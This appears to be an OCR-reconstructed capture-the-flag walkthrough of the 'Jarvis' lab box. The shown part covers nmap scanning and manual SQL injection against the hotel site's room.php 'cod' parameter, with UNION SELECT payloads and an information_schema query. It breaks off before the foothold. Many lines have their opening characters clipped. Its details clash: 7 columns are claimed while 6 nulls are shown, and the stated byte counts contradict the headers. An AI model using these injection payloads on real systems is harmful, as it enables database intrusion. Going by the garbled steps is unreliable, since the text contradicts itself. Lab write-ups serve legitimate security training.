Jarvis

Synopsis


Jarvis is a medium difficulty Linux box running a web server, which has DoS and brute force protection enabled. A page is found to be vulnerable to SQL injection, which requires manual exploitation. This service allows the writing of a shell to the web root for the foothold. The www user is allowed to execute a script as another user, and the script is vulnerable to command injection. On further enumeration, systemctl is found to have the SUID bit set, which is leveraged to gain a root shell.

Skills

- SQL injection
- Linux enumeration
- Command injection
- File writes through SQL injection
- Exploiting systmectl

Exploitation


As always we start with the nmap to check what services/ports are open



```
-# nmap -A 10.10.10.143
arting Nmap 7.93 ( https://nmap.org ) at 2023-08-10 20:29 EDT
ats: 0:01:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
N Stealth Scan Timing: About 87.40% done; ETC: 20:31 (0:00:14 remaining)
ap scan report for 10.10.10.143
st is up (0.088s latency).
t shown: 998 closed tcp ports (reset)
RT   STATE SERVICE VERSION
/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
 ssh-hostkey:
   2048 03f34e22363e3b813079ed4967651667 (RSA)
   256 25d808a84d6de8d2f8434a2c20c85af6 (ECDSA)
_  256 77d4ae1fb0be151ff8cdc8153ac369e1 (ED25519)
/tcp open  http    Apache httpd 2.4.25 ((Debian))
 http-cookie-flags:
   /:
     PHPSESSID:
       httponly flag not set
_http-server-header: Apache/2.4.25 (Debian)
_http-title: Stark Hotel
 exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
P/IP fingerprint:
:SCAN(V=7.93%E=4%D=8/10%OT=22%CT=1%CU=32478%PV=Y%DS=2%DC=T%G=Y%TM=64D5828
:6%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=Z%CI=Z%TS=8)SEQ(SP=1
:04%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=8)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O
:3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=7120%W2=
:7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSN
:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

twork Distance: 2 hops
```


We see only two port open, because web has much broader attack surface then SSH we will start from there

Opening the browser gave us something what looks like hotel reservation page



After inspection of the page, we found list of rooms that comes with a parameter “cod” , this is a perfect opportunity to try SQL injection


When we sned the legitimate request we get 6522 bytes in the response



```
GET /room.php?cod=1 HTTP/1.1
Host: 10.10.10.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.143/rooms-suites.php
Connection: close
Cookie: PHPSESSID=v2d9qp5tua0hevajbjj7eej9b2
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 11 Aug 2023 01:00:48 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
IronWAF: 2.0.3
Content-Length: 6204
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>
      Stark Hotel
    </title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="" />
    <meta name="keywords" content="" />
    <meta name="author" content="" />

    <!-- Facebook and Twitter integration -->
    <meta property="og:title" content=""/>
    <meta property="og:image" content=""/>
    <meta property="og:url" content=""/>
    <meta property="og:site_name" content=""/>
    <meta property="og:description" content=""/>
    <meta name="twitter:title" content="" />
    <meta name="twitter:image" content="" />
    <meta name="twitter:url" content="" />
    <meta name="twitter:card" content="" />


    <!-- Animate.css -->
    <link rel="stylesheet" href="css/animate.css">
```


But when we add ‘ to the request we get 6243 bytes in the response, what is an indicator that the parameter is vulnerable to SQL injection



```
GET /room.php?cod=1' HTTP/1.1
Host: 10.10.10.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.143/rooms-suites.php
Connection: close
Cookie: PHPSESSID=v2d9qp5tua0hevajbjj7eej9b2
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 11 Aug 2023 01:01:02 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
IronWAF: 2.0.3
Content-Length: 5916
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>
      Stark Hotel
    </title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="" />
    <meta name="keywords" content="" />
    <meta name="author" content="" />

    <!-- Facebook and Twitter integration -->
    <meta property="og:title" content=""/>
    <meta property="og:image" content=""/>
    <meta property="og:url" content=""/>
    <meta property="og:site_name" content=""/>
    <meta property="og:description" content=""/>
    <meta name="twitter:title" content="" />
    <meta name="twitter:image" content="" />
    <meta name="twitter:url" content="" />
    <meta name="twitter:card" content="" />


    <!-- Animate.css -->
    <link rel="stylesheet" href="css/animate.css">
```


Next step is to establish a number of columns, after a bit ot testing we determined that we have 7 columns in our union statement



```
GET /room.php?cod=1+uniON+SelECT+null,null,null,null,null,null--+- HTTP/1.1
Host: 10.10.10.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.143/rooms-suites.php
Connection: close
Cookie: PHPSESSID=v2d9qp5tua0hevajbjj7eej9b2
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Fri, 11 Aug 2023 01:12:06 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
IronWAF: 2.0.3
Content-Length: 5916
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>
      Stark Hotel
    </title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="" />
    <meta name="keywords" content="" />
    <meta name="author" content="" />

    <!-- Facebook and Twitter integration -->
    <meta property="og:title" content=""/>
    <meta property="og:image" content=""/>
    <meta property="og:url" content=""/>
    <meta property="og:site_name" content=""/>
    <meta property="og:description" content=""/>
    <meta name="twitter:title" content="" />
    <meta name="twitter:image" content="" />
    <meta name="twitter:url" content="" />
    <meta name="twitter:card" content="" />


    <!-- Animate.css -->
    <link rel="stylesheet" href="css/animate.css">
```

Next we can start extracting information from the database, unfortunately no important information were stored in a database




```
GET /room.php?cod=1+uniON+SelECT+null,null,null,null,null,null--+- HTTP/1.1
Host: 10.10.10.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.143/rooms-suites.php
Connection: close
Cookie: PHPSESSID=v2d9qp5tua0hevajbjj7eej9b2
Upgrade-Insecure-Requests: 1


```

```
HTTP/1.1 200 OK
Date: Fri, 11 Aug 2023 01:11:48 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
IronWAF: 2.0.3
Content-Length: 6204
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>
      Stark Hotel
    </title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="" />
    <meta name="keywords" content="" />
    <meta name="author" content="" />

    <!-- Facebook and Twitter integration -->
    <meta property="og:title" content=""/>
    <meta property="og:image" content=""/>
    <meta property="og:url" content=""/>
    <meta property="og:site_name" content=""/>
    <meta property="og:description" content=""/>
    <meta name="twitter:title" content="" />
    <meta name="twitter:image" content="" />
    <meta name="twitter:url" content="" />
    <meta name="twitter:card" content="" />


    <!-- Animate.css -->
    <link rel="stylesheet" href="css/animate.css">
```



```
 /room.php?cod=
nd+sleep(0)+UnION+SelECT+1,2,3,4,5,group_concat(schema_name,'\n'),7+from+inform
on_schema.schemata--+- HTTP/1.1
t: 10.10.10.143
r-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
ept:
t/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=

ept-Language: en-US,en;q=0.5
ept-Encoding: gzip, deflate
erer: http://10.10.10.143/rooms-suites.php
nection: close
kie: PHPSESSID=v2d9qp5tua0hevajbjj7eej9b2
rade-Insecure-Requests: 1
```

